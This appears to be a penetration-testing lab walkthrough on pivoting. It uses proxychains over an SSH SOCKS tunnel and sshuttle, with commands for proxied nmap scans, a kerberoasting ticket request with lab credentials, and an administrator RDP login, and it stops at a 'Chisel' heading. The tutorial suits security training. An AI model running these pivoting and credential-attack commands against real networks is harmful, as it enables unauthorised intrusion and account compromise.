
04 - Pivoting Walkthrough

1 - Proxychains

First, we need to cat the config file.

"#cat /etc/proxychain.conf" or what ever the config file is named.

At the very bottom of the file, we have this "socks4", a local host ip address, and then another number which actually is a port number



These are what we are going to be utillizing. We need to use the same port as the one in the proxychain config file.

We can always update our config file and chose another port or maybe if we need we can add a second pivot.

Now, what we are going to do is an ssh connection to bind to that connection.

```
┌──(kali㉿kali)-[~]
└─$ ssh -f -N -D 9050 -i pivot root@10.10.155.5
```

-i is identiy

-f is to background the ssh section

-N means we do not want execute remote commands

-D is the port we want to bind to

See that the ip address is not the one we want to move, but it is the one we currently are on.

We established a connection to this machine, so now we can proxy our traffic through the machine to access the next network (10.10.10.5/24).

We can run nmap through proxy chain:

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -p88 10.10.10.225
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap -p88 10.10.10.225
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:25 EDT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:80 <--socket error or timeo
ut!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.10.10.225:88  ...  OK
Nmap scan report for 10.10.10.225
Host is up (0.082s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

┌──(kali㉿kali)-[~]
└─$
```

We can use the following to scan for open ports:

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap 10.10.10.225
```

It is weird output, but it works.

We can also try other flags.

```
┌──(kali㉿kali)-[~]
└─$ proxychains nmap 10.10.10.225 -sT
```

We can also run attacks. We do that through proxychain.

This is the kerberoasting attack through the proxychain.

```
┌──(kali㉿kali)-[~]
└─$ proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.10.225 -request
```

We can also xfreerdp:

```
┌──(kali㉿kali)-[~]
└─$ proxychains xfreerdp /u:administrator /p:'Hacker321!' /v:10.10.10.225
```

We can also use proxychain with Firefox, where if there are websites/web addresses only accessible to those Ip addresses sitting on the other network, we can then access them through Firefox. We need to have Firefox closed, and then we open it after issuing the command.

```
┌──(kali㉿kali)-[~]
└─$ proxychains firefox
```

That is it for Proxychain

2 - sshuttle

This is another tool we can use to pivot to a network.

```
┌──(kali㉿kali)-[~]
└─$ sudo pip install sshuttle
```

```
┌──(kali㉿kali)-[~]
└─$ sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot"          1 ✘
[local sudo] Password:
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

Do not worry with the error message. As long as we are connected, are good.

This is to connect to our machine, so we can have our traffic routed to the new network.

And the cool part of this tool is that as long as this commands runs, and we are connected to the server, we can open a new terminal and run commands like we are in that network. So, we do not need to keep using sshuttle all the time before running tools in that network.


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.10.225 -p88
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:29 EDT
Nmap scan report for 10.10.10.225
Host is up (0.00013s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(kali㉿kali)-[~]
└─$
```

3 - Chisel



Written in Go.